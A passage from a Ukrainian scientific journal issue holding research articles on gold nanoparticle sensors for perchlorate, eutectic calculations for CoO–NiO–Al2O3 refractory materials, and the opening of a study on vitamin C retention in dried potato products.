мкмоль/л, межа кількісного визначення LOQ становить 17,61 мкмоль/л.

тричного визначення амоній перхлорату (перхлорат-іонів) у водних розчинах. За оптимальних умов поглинання УФ-видимого випромінювання при 600–650 нм показало лінійну залежність від концентрацій перхлорат-аніонів  $\text{ClO}_4^-$  в діапазоні 5–25 мкмоль/л ( $R^2 = 0,97$ ). Продемонстровано, що метод колориметричного визначення базується на агрегації плазмохімічно одержаних наночастинок при взаємодії з аналітом, що призводить до зміни кольору розчину з рожевого на фіолетовий. Межа виявлення LOD становить 5,81 мкмоль/л, межа кількісного визначення LOQ становить 17,61 мкмоль/л.

### Список літератури:

1. Burlec A.F., Corciova A., Bovev M., Batir-Marin D., Mircea C., Cioanca O., Danila G., Danila M., Bucur A.F., Hancianu M. Current Overview of Metal Nanoparticles' Synthesis, Characterization, and Biomedical Applications, with a Focus on Silver and Gold Nanoparticles. *Pharmaceuticals*. 2023. (16). P. 1410. <https://doi.org/10.3390/ph16101410>
2. Altammar K.A. A review on nanoparticles: characteristics, synthesis, applications, and challenges. *Front. Microbiol.* 2023. (14). P. 1155622. <https://doi.org/10.3389/fmicb.2023.1155622>
3. Yaqoob S.B., Adnan R., Rameez Khan R.M., Rashid M Gold, Silver, and Palladium Nanoparticles: A Chemical Tool for Biomedical Applications. *Front. Chem.* 2020. (8). P. 376. <https://doi.org/10.3389/fchem.2020.00376>
4. Santhosh P.B., Genova J., Chamati H. Green Synthesis of Gold Nanoparticles: An Eco-Friendly Approach. *Chemistry*. 2022. 4 (2). P. 345–369. <https://doi.org/10.3390/chemistry4020026>
5. Hammami I.; Alabdallah N.M.; Jomaa A.A.; Kamoun M. Gold nanoparticles: Synthesis properties and applications. *J. King Saud-Univ. Sci.* 2021. 33. P. 101560. <https://pubs.rsc.org/en/content/articlehtml/2022/nal1na00711d>
6. Hovhannisyan A., Janik M., Woszczak L., Khachatryan G., Krystyan M., Lenart-Boroń, A., Stankiewicz K., Czernecka N., Duraczyńska D., Oszczyda Z. et al. The Preparation of Silver and Gold Nanoparticles in Hyaluronic Acid and the Influence of Low-Pressure Plasma Treatment on Their Physicochemical and Microbiological Properties. *Int. J. Mol. Sci.* 2023. (24). P. 17285. <https://doi.org/10.3390/ijms242417285>
7. Faridul Hasan K.M., Xiaoyi Liu, Zhou Shaoqin, Péter György Horváth, Miklós Bak, László Bejő, György Sipos, Tibor Alpár, Functional silver nanoparticles synthesis from sustainable point of view: 2000 to 2023 – A review on game changing materials. *Heliyon*. 2022. (8 (12)). e12322. <https://doi.org/10.1016/j.heliyon.2022.e12322>
8. Skiba M.I., Vorobyova V.I., Kosogina I.V. Preparation of Silver Nanoparticles in a Plasma-Liquid System in the Presence of PVA: Antimicrobial, Catalytic, and Sensing Properties. *Journal of Chemistry*. 2020. (2020). Article ID 5380950. 9 p. <https://doi.org/10.1155/2020/5380950>
9. Skiba, M.I., Vorobyova, V.I., Pivovarov, O.A., Sorochkina, K.O., Shakun, A.S. Plasma-chemical-assisted synthesis of silver nanoparticles using grape pomace waste. *Voprosy Khimii i Khimicheskoi Tekhnologii*. 2020. 2020 (1). P. 53–60.
10. Skiba M., Zaporozhets J., Vorobyova V. Gold nanoparticles with natural polymer synthesized by plasma-liquid interactions: Size-control, characterization and colorimetric detection of melamine based on the size effect of gold nanoparticles. *Nano-Structures and Nano-Objects*. 2024. 37. 101113. <https://doi.org/10.1016/j.nanoso.2024.101113>
11. Андрусишина І. М. Еколого-гігієнічний моніторинг перхлоратів у водах різного призначення в Україні. *Вода і водоочисні технології. Науково-технічні вісті*. 2013. 2. С. 34–43. [http://nbuv.gov.ua/UJRN/Vvt\\_2013\\_2\\_6](http://nbuv.gov.ua/UJRN/Vvt_2013_2_6)
12. Büşra Keskin, Ayşem Üzer, Reşat Apak. Colorimetric sensing of ammonium perchlorate using methylene Blue-Modified gold nanoparticles. *Talanta*. 2020. 206. 120240. <https://doi.org/10.1016/j.talanta.2019.120240>
13. Büşra Keskin, Ayşem Üzer, Reşat Apak. Ionic Liquid-Modified Gold Nanoparticle-Based Colorimetric Sensor for Perchlorate Detection via Anion- $\pi$  Interaction. *ACS Omega*. 2022. 7 (32). P. 28065–28075. <https://doi.org/10.1021/acsomega.2c02078>
14. Sun, H., Liang, Y., Zhou, L. et al. Visual detection of perchlorate in aqueous solution using alkali methylene blue. *ANAL. SCI.* 2022. (38). P. 525–531 <https://doi.org/10.2116/analsci.21P174>

**Skyba M.I., Skyba Yu.M., Kovalenko I.L., Sorochkina K.O., Vorobiova V.I. PREPARATION OF GOLD NANODISPERSIONS BY SUPERFLUID PLASMA DISCHARGE AND THEIR APPLICATION FOR COLORIMETRIC DETECTION OF PERCHLORATE ANIONS**

*The article investigates the use of a short-term superfluid plasma discharge of the anode type for the synthesis of stable dispersions of nanogold. Synthesis of nanoparticles was carried out using the classic sodium citrate stabilizer. Spectral characteristics of absorption in the UV-visible range of gold nanoparticles obtained at different concentrations of  $[Au^{3+}]$  and duration of treatment with an anodic plasma discharge were studied. UV spectra of Au NPs revealed a surface plasmon absorption band between 530–600 nm, which is the result of the formed Au NPs. The results showed that the size of Au NPs can be adjusted in the range of 30–75 nm by changing the concentration of  $[Au^{3+}]$  gold salt in the range of 0.3–2.5 mmol/l and the duration of nanoparticle synthesis up to 10 min. It was established that for the studied concentrations of  $Au^{3+}$ , treatment with a plasma discharge for 3–10 minutes leads to the formation of stable Au NPs of various sizes and mostly spherical shapes with a zeta potential value of  $-25 \div -30$  mV. The sensory properties of the obtained gold nanoparticles for the colorimetric determination of ammonium perchlorate AP (perchlorate ions) in aqueous media were studied. Under optimal model conditions, the absorption of UV-visible radiation at  $\lambda = 600\text{--}650$  nm showed a linear dependence on the concentration of perchlorate  $ClO_4^-$  anions in the range of 5–25  $\mu\text{mol/l}$  ( $R^2 = 0.97$ ). It has been demonstrated that the method of colorimetric determination is formed on the aggregation of plasma-chemically obtained nanoparticles upon interaction with the analyte, which is evidenced by the change in the color of the solutions from pink to purple. The surface plasmon resonance band of Au NPs at  $\lambda = 540$  nm shifted to 640 nm as a result of aggregation. Measurements were made by dividing the absorbance at 650 nm by the absorbance at 540 nm and correlating this ratio with the PA concentration. The main validation characteristics of the quantitative determination of ammonium perchlorate were established: the limit of detection ( $LOD = 5.81 \mu\text{mol/l}$ ) and the limit of quantification ( $LOQ = 17.61 \mu\text{mol/l}$ ).*

**Key words:** nanoparticle dispersions, gold, plasma chemical synthesis, perchlorate anion, sensor, colorimetry, aggregation.

УДК 666.946

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/19>**Христич О.В.**

Національний технічний університет «Харківський політехнічний інститут»

**Корогодська А.М.**

Національний технічний університет «Харківський політехнічний інститут»

**Шабанова Г.М.**

Національний технічний університет «Харківський політехнічний інститут»

**Логвінков С.М.**

Харківський національний університет міського господарства імені О.М. Бекетова

**Волобуєв М.М.**

Національний технічний університет «Харківський політехнічний інститут»

## ОЦІНКА ТЕМПЕРАТУР ТА СКЛАДІВ ЕВТЕКТИК ПОЛІКОМПОНЕНТНИХ ПЕРЕРІЗІВ СИСТЕМИ $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$

Проведена оцінки максимальних температур та складів евтектик перерізів системи  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$ , які можуть бути використані в різних галузях промисловості для захисних ділянок теплових агрегатів або для виготовлення жаростійких конструкцій, виробництва вогнетривів. Одним із перспективних напрямів створення нових видів вогнетривких в'язучих є часткова або повна заміна складових глиноземистого цементу на інші оксиди. Система становить інтерес з погляду розроблення в'язучих з використання відходів, подібних за своїм складом із кондиційною сировиною без зниження їхніх експлуатаційних характеристик, тобто є фізико-хімічною основою розроблення складів глиноземистих цементів на основі ресурсозберігаючої технології. Для побудови поверхонь ліквідусу бінарних і потрійних евтектичних систем використовували метод Епштейна-Хауланда, який широко використовують у технології тугоплавких неметалевих силікатних матеріалів. За результатами розрахунків визначено, що потрійні перерізи  $\text{NiO} - \text{CoAl}_2\text{O}_4 - \text{NiAl}_2\text{O}_4$ ,  $\text{Al}_2\text{O}_3 - \text{CoAl}_2\text{O}_4 - \text{NiAl}_2\text{O}_4$  а також псевдобінарні перерізи, що входять до їх складу  $\text{NiAl}_2\text{O}_4 - \text{CoAl}_2\text{O}_4$  та  $\text{NiO} - \text{CoAl}_2\text{O}_4$  є оптимальними з точки зору розробки складів вогнетривких матеріалів з комплексом заданих властивостей. Розрахункові відомості мають важливе значення для практики обґрунтованого вибору температур спікання досліджуваних складів композицій. На підставі виконаних розрахунків та проведеного аналізу температур і складів евтектик дво- і трикомпонентних перетинів системи  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$ , встановлено що, композиції досліджених бінарних та потрійних перерізів можуть бути використані за температур понад  $1550^\circ\text{C}$ . Встановлена перспективність використання розрахунків дослідження для прогнозування нових композиційних матеріалів, на основі більш багатоконпонентних оксидних систем, в які система  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$  входить, як складова частина.

**Ключові слова:** склад евтектик, температура спікання, шпінельвмісні глиноземні матеріали, композиційні матеріали, багатоконпонентні оксидні системи.

**Постановка проблеми.** Композиційні матеріали є синонімом технічного прогресу у зв'язку з використанням їх у різних галузях промисловості України. Однак, безліч питань, пов'язаних з максимальною реалізацією властивостей цих матеріалів, ще недостатньо вивчені, що особливо позначається у виробництвах, де до матеріалів висуваються спеціальні вимоги: висока міцність, термостійкість, вогнетривкість та ін. У цьому напрямі відомі розробки провідних країн у галузі створення композиційних матеріалів з високими функціональними показниками, тому проблема

створення вітчизняних тугоплавких шпінельвмісних глиноземних матеріалів за ресурсощадною технологією, є актуальною та дозволяє вирішити екологічні проблеми забруднення довкілля [1; 2].

Вогнетривкі модифіковані композиції на основі сполук системи  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$  пропонується використовувати як заповнювачі для неформованих матеріалів, які експлуатуються при дії високих температур у відповідних захисних ділянках теплових агрегатів або для виготовлення жаростійких конструкцій, що вимагає проведення оцінки максимальних температур експлуатації.

Знання температур та складів евтектик важливе і для прогнозу температур синтезу матеріалів.

**Аналіз останніх досліджень і публікацій.** Оскільки модифіковані композиційні матеріали, отримані на основі сполук системи  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$ , під час експлуатації повинні зберігати свої властивості при тривалому впливі критично високих температур, проведено оцінку максимальних температур і складів евтектик бінарних та потрійних перерізів даної системи.

Для побудови поверхонь ліквідусу бінарних систем обрано методику Епштейна – Хауленда. Евтектики у потрійних перерізах розраховано за методикою, основою на розв’язуванні системи нелінійних рівнянь [3; 4]. Подібні методи розрахунку широко використовуються в технології тугоплавких неметалевих матеріалів.

З аналізу літературних даних та проведених раніше геометро-топологічних досліджень даної системи встановлено [6], що сполуки трикомпонентної системи  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$ , а саме:  $\text{Al}_2\text{O}_3$ ,  $\text{NiO}$ ,  $\text{CoO}$ ,  $\text{CoAl}_2\text{O}_4$ ,  $\text{NiAl}_2\text{O}_4$ , що входять до складу потрійних перерізів  $\text{Al}_2\text{O}_3 - \text{CoAl}_2\text{O}_4 - \text{NiAl}_2\text{O}_4$ ,  $\text{NiO} - \text{CoAl}_2\text{O}_4 - \text{NiAl}_2\text{O}_4$  та  $\text{NiO} - \text{CoAl}_2\text{O}_4 - \text{CoO}$ , відрізняються високими імовірностями існування. Елементарний трикутник  $\text{Al}_2\text{O}_3 - \text{CoAl}_2\text{O}_4 - \text{NiAl}_2\text{O}_4$ , що включає коноду  $\text{CoAl}_2\text{O}_4 - \text{NiAl}_2\text{O}_4$ , має мінімальну площу, також цей елементарний трикутник відрізняється низьким ступенем асиметрії і під час синтезу матеріалів із заданим фазовим складом у його концентраційній області не потрібні спеціальні заходи щодо точності дозування вихідних інгредієнтів. Значні площі

двох інших елементарних трикутників і невисокий ступінь асиметрії також вказують на відсутність істотних ризиків відхилення від заданого фазового складу синтезованих матеріалів через підготовчі технологічні стадії. Алюмокобальтова шпінель співіснує з усіма сполуками в системі  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$ , що забезпечує її максимальну ймовірність у складі будь-яких трифазних комбінацій фаз. Алюмонікелева шпінель має меншу ймовірність існування [6].

**Постановка завдання.** Метою даного дослідження є розрахунок температур та складів евтектик полікомпонентних перерізів системи  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$  та аналіз отриманих результатів, для визначення максимальної температури синтезу та використання вогнетривких модифікованих композицій на основі сполук визначеної системи.

**Виклад основного матеріалу.** Вихідні дані для розрахунку температур і складів евтектик наведено в табл. 1.

Характеристики евтектичних точок досліджуваних полікомпонентних перерізів системи  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$  наведено в табл. 2.

Схематичні зображення ліній ліквідусу подвійних (рис. 1а, б) та потрійних (рис. 2а, б, в) перерізів області системи  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$  представлені на рис. 1, 2.

Аналіз отриманих результатів показує, що композиції бінарних перерізів можуть бути використані за температур 1600–1700 °С. Як видно з представлених результатів (рис. 1, табл. 2) найбільшу температуру має евтектика, розташована на ребрі  $\text{NiAl}_2\text{O}_4 - \text{CoAl}_2\text{O}_4$  (1795 °С).

Таблиця 1

**Вихідні дані для розрахунку температур і складів евтектик полікомпонентних перерізів системи  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$**


Сполука	Температура		Кількість атомів в сполуці, N
	K	°C	
NiO	2228	1955 [6]	2
CoO	2078	1805 [7]	2
$\text{Al}_2\text{O}_3$	2326	2053 [8]	5
$\text{NiAl}_2\text{O}_4$	2293	2020 [9]	7
$\text{CoAl}_2\text{O}_4$	2253	1980 [9]	7

Таблиця 2

**Характеристики евтектичних точок полікомпонентних перерізів системи  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$**


№	Переріз	Температура плавлення		Склад евтектик, мол. %		
		K	°C	X1	X2	X3
	$\text{NiAl}_2\text{O}_4 - \text{CoAl}_2\text{O}_4$	2068	1795	46,70	53,30	–
	$\text{NiO} - \text{CoAl}_2\text{O}_4$	1909	1636	71,60	28,40	–
	$\text{Al}_2\text{O}_3 - \text{CoAl}_2\text{O}_4 - \text{NiAl}_2\text{O}_4$	1947	1674	37,82	33,32	28,86
	$\text{NiO} - \text{CoAl}_2\text{O}_4 - \text{NiAl}_2\text{O}_4$	1823	1550	64,21	19,27	16,53
	$\text{NiO} - \text{CoAl}_2\text{O}_4 - \text{CoO}$	1566	1295	42,97	4,65	52,37





X(NiAl <sub>2</sub> O <sub>4</sub> )	46,70	мол. %	<span style="color: blue;">■</span>
X(CoAl <sub>2</sub> O <sub>4</sub> )	53,30	мол. %	<span style="color: red;">■</span>
Te2	2 068,05	K	


а) переріз NiAl<sub>2</sub>O<sub>4</sub> – CoAl<sub>2</sub>O<sub>4</sub>



X(NiO)	71,60	мол. %	<span style="color: blue;">■</span>
X(CoAl <sub>2</sub> O <sub>4</sub> )	28,40	мол. %	<span style="color: red;">■</span>
Te2	1 909,11	K	


б) переріз NiO – CoAl<sub>2</sub>O<sub>4</sub>

Рис. 1. Лінії ліквідусу подвійних перерізів системи CoO – NiO – Al<sub>2</sub>O<sub>3</sub>



NiO - CoAl <sub>2</sub> O <sub>4</sub> - NiAl <sub>2</sub> O <sub>4</sub>			
NiO	64,21	мол. %	
CoAl <sub>2</sub> O <sub>4</sub>	19,27	мол. %	
NiAl <sub>2</sub> O <sub>4</sub>	16,53	мол. %	
Te3	1 823,95	K	


а) переріз NiO – CoAl<sub>2</sub>O<sub>4</sub> – NiAl<sub>2</sub>O<sub>4</sub>



NiO - CoAl <sub>2</sub> O <sub>4</sub> - CoO			
NiO	42,97	мол. %	
CoAl <sub>2</sub> O <sub>4</sub>	4,65	мол. %	
CoO	52,37	мол. %	
Te3	1 566,43	K	

б) переріз NiO – CoAl<sub>2</sub>O<sub>4</sub> – CoO

Рис. 2. Лінії ліквідусу потрійних перерізів системи CoO – NiO – Al<sub>2</sub>O<sub>3</sub>



в) переріз  $Al_2O_3 - CoAl_2O_4 - NiAl_2O_4$

Рис. 2, аркуш 135

Для потрібних перерізів дані температури є зниженими (рис. 2, табл. 2) за рахунок присутності у їх складі оксидів, що складають трикомпонентну систему, тому температури експлуатації матеріалів на їх основі складають 1550–1650 °С.

Виключення складає потрібний переріз  $NiO - CoAl_2O_4 - CoO$ , композиції якого не відносяться до вогнетривких, тому неможливо рекомендувати композиції даного перерізу використовувати у складі композиційних матеріалів.

З представлених результатів видно, що потрібні перерізи  $NiO - CoAl_2O_4 - NiAl_2O_4$  (температура плавлення евтектики – 1550 °С),  $Al_2O_3 - CoAl_2O_4 - NiAl_2O_4$  (температура плавлення евтектики – 1674 °С), а також псевдобінарні перерізи, що входять до їх складу ( $NiAl_2O_4 - CoAl_2O_4$  з температурою евтектики 1795 °С та  $NiO - CoAl_2O_4$  з температурою евтектики 1636 °С) є оптимальними з точки зору розробки складів вогнетривких бетонів з комплексом заданих властивостей. Розрахункові відомості мають важливе значення для практики обґрунтованого вибору температур спікання досліджуваних складів композицій.

**Висновки.** Таким чином, на підставі виконаних розрахунків та проведеного аналізу температур і складів евтектик дво- і трикомпонентних перетинів системи  $CoO - NiO - Al_2O_3$ , визначено що, композиції досліджених бінарних та потрібних перерізів можуть бути використані за температур понад 1550 °С.

Доведено використання складів раціональної області для отримання матеріалів з підвищеною температурою експлуатації, які можуть бути використані в різних галузях промисловості для захисних ділянок теплових агрегатів або для виготовлення жаростійких конструкцій, виробництва вогнетривів; виробництва емалей; високотемпературних каталізаторів; конструкційної та функціональної кераміки. Крім того, система  $CoO - NiO - Al_2O_3$  входить як складова частина до складу більш багатоконпонентних оксидних систем, без повного вивчення яких, втрачається можливість прогнозування нових композиційних матеріалів. Розрахункові відомості також мають важливе значення для практики обґрунтованого вибору температур спікання досліджуваних складів композицій.

**Список літератури:**

1. Vert T., Smith J.D. Refractory Material Selection for Steelmaking. Wiley & Sons, 2016. 390 p.
2. Хімічна технологія тугоплавких неметалевих і силікатних матеріалів у прикладах і задачах : навч. посіб. : у 2 ч. / О.Ю. Федоренко та ін. Харків : Підручник НТУ «ХП», 2013. Ч. 2: Фізико-хімічні системи, фазові рівноваги, термодинаміка, ресурсо- та енергозбереження в технології ТНСМ. 326 с.

3. Ropp R.C. Encyclopedia of the Alkaline Earth Compounds. Amsterdam: Elsevier, 2013. 1187 p.
4. Логвінков С.М., Борисенко О.М., Цапко Н.С., Шабанова Г.М., Корогодська А.М., Шумейко В.М. Розрахункова оцінка ступеня складності субсолідусної будови трикомпонентних фізико-хімічних систем. *Вісник Національного технічного університету «ХПІ»*. Харків : НТУ «ХПІ», 2020. № 2 (4). С. 57–67.
5. Христин О.В., Корогодська А.М., Шабанова Г.М., Логвінков С.М. До питання про співіснування нікелевої і кобальтової шпинелі. *Вісник Національного технічного університету «ХПІ»*. Харків : НТУ «ХПІ», 2024. № 1 (11). С. 50–56.
6. Kuznetsov, V. & Materials Science International Team (MSIT®, ed. Effenberg, G.) (1993) Al-Ni-O Ternary Phase Diagram Evaluation. Phase diagrams, crystallographic and thermodynamic data: Datasheet from MSI Eureka in Springer Materials. [https://materials.springer.com/msi/docs/sm\\_msi\\_r\\_10\\_014303\\_01](https://materials.springer.com/msi/docs/sm_msi_r_10_014303_01)
7. Zaharko O., Christensen N. B., Cervellino A., Tsurkan V., Maljuk A., Stuhr U., Niedermayer C., Yokaichiya F. Spin liquid in a single crystal of the frustrated diamond lattice antiferromagnet  $\text{CoAl}_2\text{O}_4$ . *Physical Review B*. 2011. Vol. 84. Iss.9. P. 094403
8. Shackelford J.F., Doremus R.H. Ceramic and Glass Materials. Structure, Properties and Processing. New York (NY, USA): Springer Science+Business Media, 2008. 201 p.
9. Klemme S., Miltenburg J.C. The heat capacities and thermodynamic properties of  $\text{NiAl}_2\text{O}_4$  and  $\text{CoAl}_2\text{O}_4$  measured by adiabatic calorimetry from  $T = (4 \text{ to } 400) \text{ K}$ . *Journal of Chemical Thermodynamics*. 2009. Vol. 41, P. 842–848

**Khrystych O.V., Korohodska A.M., Shabanova H.M., Logvinkov S.M., Volobuyev M.M.**

### **ESTIMATION OF TEMPERATURES AND COMPOSITIONS OF EUTECTICS OF POLYCOMPONENT SECTIONS OF THE SYSTEM $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$**

*The maximum temperatures and compositions of the eutectics of the cross-sections of the  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$  system were estimated, which can be used in various industries for protective sections of thermal units or for the manufacture of heat-resistant structures and production of refractories. One of the promising areas for creating new types of refractory binders is the partial or complete replacement of alumina cement components with other oxides. The system is of interest from the point of view of developing binders using waste materials similar in composition to conditioned raw materials without reducing their performance characteristics, i.e. it is the physical and chemical basis for developing alumina cement compositions based on resource-saving technology. The Epstein-Howland method, which is widely used in the technology of refractory non-metallic silicate materials, was used to construct the liquidus surfaces of binary and ternary eutectic systems. According to the results of the calculations, it was determined that the ternary sections of  $\text{NiO} - \text{CoAl}_2\text{O}_4 - \text{NiAl}_2\text{O}_4$ ,  $\text{Al}_2\text{O}_3 - \text{CoAl}_2\text{O}_4 - \text{NiAl}_2\text{O}_4$ , as well as the pseudo-binary sections of their components  $\text{NiAl}_2\text{O}_4 - \text{CoAl}_2\text{O}_4$  and  $\text{NiO} - \text{CoAl}_2\text{O}_4$ , are optimal from the point of view of developing the compositions of refractory materials with a set of specified properties. The calculated data are important for the practice of justified selection of sintering temperatures for the studied compositions. Based on the calculations performed and the analysis of temperatures and eutectic compositions of two- and three-component sections of the  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$ , it was determined that the compositions of the studied binary and ternary sections can be used at temperatures above  $1550 \text{ }^\circ\text{C}$ . The prospects of using the study calculations for predicting new composite materials based on more multicomponent oxide systems, in which the  $\text{CoO} - \text{NiO} - \text{Al}_2\text{O}_3$  system is included as a component, have been established.*

**Key words:** composition of eutectics, sintering temperature, spinel-containing alumina materials, composite materials, multicomponent oxide systems.

## ТЕХНОЛОГІЯ ХАРЧОВОЇ ТА ЛЕГКОЇ ПРОМИСЛОВОСТІ

УДК 664.844:663.05

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/20>

**Писарєв М.Г.**

Національний університет харчових технологій

**Левківська Т.М.**

Національний університет харчових технологій

### ДОСЛІДЖЕННЯ ЗБЕРЕЖЕННЯ АСКОРБІНОВОЇ КИСЛОТИ В КАРТОПЛІ ПІД ЧАС ВИРОБНИЦТВА СУШЕНИХ НАПІВФАБРИКАТІВ

У статті розглянуто проблему промислової переробки картоплі, яка сьогодні має актуальне значення, оскільки вона дозволяє скоротити місткість овочесховищ і знизити транспортні перевезення. Враховуючи те, що один кілограм сушеної картоплі еквівалентний восьми кілограмам свіжої, економія у межах держави може бути надзвичайно істотною. При цьому ліквідуються втрати картоплі при зберіганні, більші повно зберігається харчова цінність, з'являється можливість збагачення продуктів вітамінами та іншими цінними компонентами, створюються умови для комплексної переробки сировини з повною утилізацією відходів і створення запасів продуктів з картоплі на випадок неврожаю. Описується важливість збереження вітамінного складу картоплі, в першу чергу аскорбінової кислоти, яка належить до групи водорозчинних вітамінів та бере участь в окисно-відновних реакціях, у багатьох процесах обміну, зокрема в регуляції вуглеводного обміну, обміну ароматичних амінокислот, тироксину, у синтезі катехоламінів, стероїдних гормонів, інсуліну. В ході досліджень встановлено, що кількісні втрати аскорбінової кислоти в технологіях сушеної картоплі можуть досягати 70–75 %. Особливо важливим в умовах сьогодення також є те, що виробництво продуктів з картоплі дозволяє також значно зменшити трудомісткість приготування їжі на підприємствах громадського харчування і в домашніх умовах. Вченими розроблено нову технологію сушеного напівфабрикату з картоплі. Визначено органолептичні і фізико-хімічні показники якості, хімічний склад і харчова цінність готової продукції. Запропоновано напрями його використання. Описано що основним недоліком конвективного способу сушіння є його довготривалість, а при використанні НВЧ способі сушіння є локальні перегріву напівфабрикату внаслідок інтенсивного впливу, що негативно позначається на якості готового продукту та вимагає досушування конвективним способом. Встановлено переваги для НВЧ-конвективного способу – це можливість інтенсифікації процесу та збільшення вмісту аскорбінової кислоти.

**Ключові слова:** сушений продукт, напівфабрикат, картопля, якість, харчова цінність.

**Постановка проблеми.** Сучасні раціони харчування багатьох українців відрізняються дефіцитом багатьох вітамінів, особливо вітамінів з антиоксидантною роллю. Серед щоденних продуктів харчування можна виділити кілька основних груп, типових для середньостатистичного українця. В першу чергу це стосується картоплі, споживання якої в Україні перевищує фізіологічну норму. Картопля є одним із найважливіших продуктів харчування, а продукти її переробки покривають собою половину потреби організму в аскорбінової кислоті (вітаміну С). При достатньому вживанні в їжу картоплі людина в значній мірі задовольняє свої потреби у багатьох пожив-

них речовинах [1]. Картопля є масовим продуктом харчування, вживаним українцями майже щодня. Тому виробництво високоякісних продуктів з картоплі має актуальне значення. Корінні зміни в житті нашої країни зумовили структурні зрушення в харчуванні населення. Поряд зі збільшенням споживання цінних харчових продуктів безперервно зростає попит на готові до вживання харчові вироби і напівфабрикати. Серед овочевих напівфабрикатів, що випускаються в останні роки, особливого значення набуває сушена картопля [2]. Виробництво сушеної картоплі – досить трудомісткий процес, головним завданням якого є збереження якості вихідної сировини.

